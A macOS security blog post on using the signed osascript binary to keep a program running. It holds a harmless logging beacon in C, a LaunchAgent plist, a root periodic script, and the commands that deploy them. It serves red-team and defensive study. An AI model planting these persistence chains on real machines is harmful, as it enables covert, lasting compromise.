MacOS malware persistence 11: osascript LOLBin. Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

Continuing the macOS malware persistence series. Today we look at another Apple-signed LOLBin: osascript - the command-line interpreter for AppleScript and JavaScript for Automation (JXA). Used in the wild by APT32 and malware families like OSX.Coldroot RAT, it is one of the most versatile LOLBins on macOS.
osascript
osascript lives at /usr/bin/osascript and is present on every macOS including Monterey and Sonoma. Its job is to execute AppleScript or JXA scripts - but it also accepts inline expressions via the -e flag, which is what we exploit.
Check availability:
which osascript

ls -la /usr/bin/osascript

Confirm Apple-signed:
codesign -dv /usr/bin/osascript 2>&1

The key property for us: osascript -e 'do shell script "/path/to/binary"' runs any executable as the current user with no password prompt. The with administrator privileges keyword is what triggers the dialog - without it, the command runs silently. The process tree will show /usr/bin/osascript as the parent of our payload.
practical example
Simple beacon loop - same idea as the previous posts. Every 10 seconds it appends the timestamp, pid, uid, and ppid to /tmp/meow.txt. The ppid will be osascript’s PID, proving the LOLBin wrapping works (hack.c):
/*
 * hack.c
 * osascript LOLBin persistence PoC - beacon loop
 * author: @cocomelonc
 * https://cocomelonc.github.io/macos/2026/04/27/mac-malware-persistence-11.html
 */
#include <stdio.h>
#include <unistd.h>
#include <time.h>

int main(void) {
  const char *log_path = "/tmp/meow.txt";
  FILE *f;

  for (;;) {
    f = fopen(log_path, "a");
    if (f) {
      time_t now = time(NULL);
      fprintf(f, "[=^..^=] meow! osascript persistence triggered.\n");
      fprintf(f, "timestamp: %s", ctime(&now));
      fprintf(f, "pid: %d, uid: %d, ppid: %d\n",
              (int)getpid(), (int)getuid(), (int)getppid());
      fprintf(f, "-------------------------------------\n");
      fclose(f);
    }
    sleep(10);
  }
  return 0;
}

Compile:
clang -o /Users/Shared/hack hack.c
demo 1: pure osascript
The simplest form - wrap the binary directly in an inline osascript expression and background it:
osascript -e 'do shell script "/Users/Shared/hack"' &

Because hack loops forever, osascript stays alive waiting for it to return. No password dialog appears since we are not using with administrator privileges.
Check the process tree:
ps aux | grep osascript

Check the log:
cat /tmp/meow.txt

The ppid in the log matches the osascript PID from ps aux. =^..^=
As with caffeinate in persistence part 10, this form does not survive a logout - it is the live-session variant. For true persistence, we need example 2.
practicale example 2: osascript + LaunchAgents ???
Same plist structure as persistence part 1, but /usr/bin/osascript is the first entry in ProgramArguments.
There is an important caveat here. The AppleScript do shell script verb requires access to the Aqua session (window server). When launchd loads a LaunchAgent, it may not have that session available yet, so do shell script returns an input/output error:



In my case this only works for macOS Monterey, not works for macOS Sonoma in my case….
For fix this I tried to switch from AppleScript to JXA (JavaScript for Automation) and use NSTask directly - it speaks to the OS kernel, not the GUI layer, and works reliably in non-interactive launchd contexts.
meow.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.malware.meow</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/bin/osascript</string>
        <string>-l</string>
        <string>JavaScript</string>
        <string>-e</string>
        <string>ObjC.import('Foundation');var t=$.NSTask.alloc.init;t.launchPath='/Users/Shared/hack';t.arguments=[];t.launch;t.waitUntilExit;</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
</plist>
The -l JavaScript flag switches osascript to JXA mode. NSTask launches our binary as a child process and waitUntilExit keeps osascript alive until it finishes - since hack loops forever, osascript stays resident. KeepAlive makes launchd restart the whole chain if either process dies.
demo 2
Deploy the plist:
mkdir -p ~/Library/LaunchAgents
cp meow.plist ~/Library/LaunchAgents/com.malware.meow.plist
launchctl load ~/Library/LaunchAgents/com.malware.meow.plist

Not works!
On Sonoma, launchctl load is deprecated and returns an input/output error. Try to use bootstrap instead:
launchctl bootstrap gui/$(id -u) ~/Library/LaunchAgents/com.malware.meow.plist

Also not works!
Check the log:
cat /tmp/meow.txt

As you can see, everything works perfectly only for first example as expected. Let’s try to combine another persistence trick for survives across sessions. =^..^=
For the purity of experiment, unload cleanly:
launchctl bootout gui/$(id -u) ~/Library/LaunchAgents/com.malware.meow.plist
practical example 3: osascript + periodic script
Since the LaunchAgent approach has session limitations on Sonoma, let’s combine osascript with the periodic system - already explored in persistence part 8. The periodic script runs as root in a proper shell context, and we call osascript from inside it. do shell script still requires the Aqua session, so we keep the JXA + NSTask approach - it works in any shell context regardless of GUI availability.
The wrapper script (999.meow):
#!/bin/sh
# 999.meow
# osascript LOLBin via periodic - runs hack through JXA NSTask
if [ -x /Users/Shared/hack ]; then
    /usr/bin/osascript -l JavaScript -e \
        'ObjC.import("Foundation");var t=$.NSTask.alloc.init;t.launchPath="/Users/Shared/hack";t.arguments=[];t.launch;t.waitUntilExit;'
fi
Inside single quotes $ is literal, so no shell escaping needed for the ObjC bridge prefix.
demo 3
Deploy the script:
sudo cp 999.meow /etc/periodic/daily/
sudo chmod +x /etc/periodic/daily/999.meow

Trigger manually without waiting until 03:15 AM:
sudo periodic daily

Check the log:
cat /tmp/meow.txt

It works!
The ppid in the log is osascript’s PID - our C binary was launched through the LOLBin chain: periodic ->> /bin/sh ->> osascript (JXA) ->> hack. =^..^=
osascript is fully Apple-signed and present on Monterey and Sonoma - no legacy caveats here, unlike emond or periodic alone.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
APT32
macOS hacking part 1
macOS persistence part 1
macOS persistence part 10
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine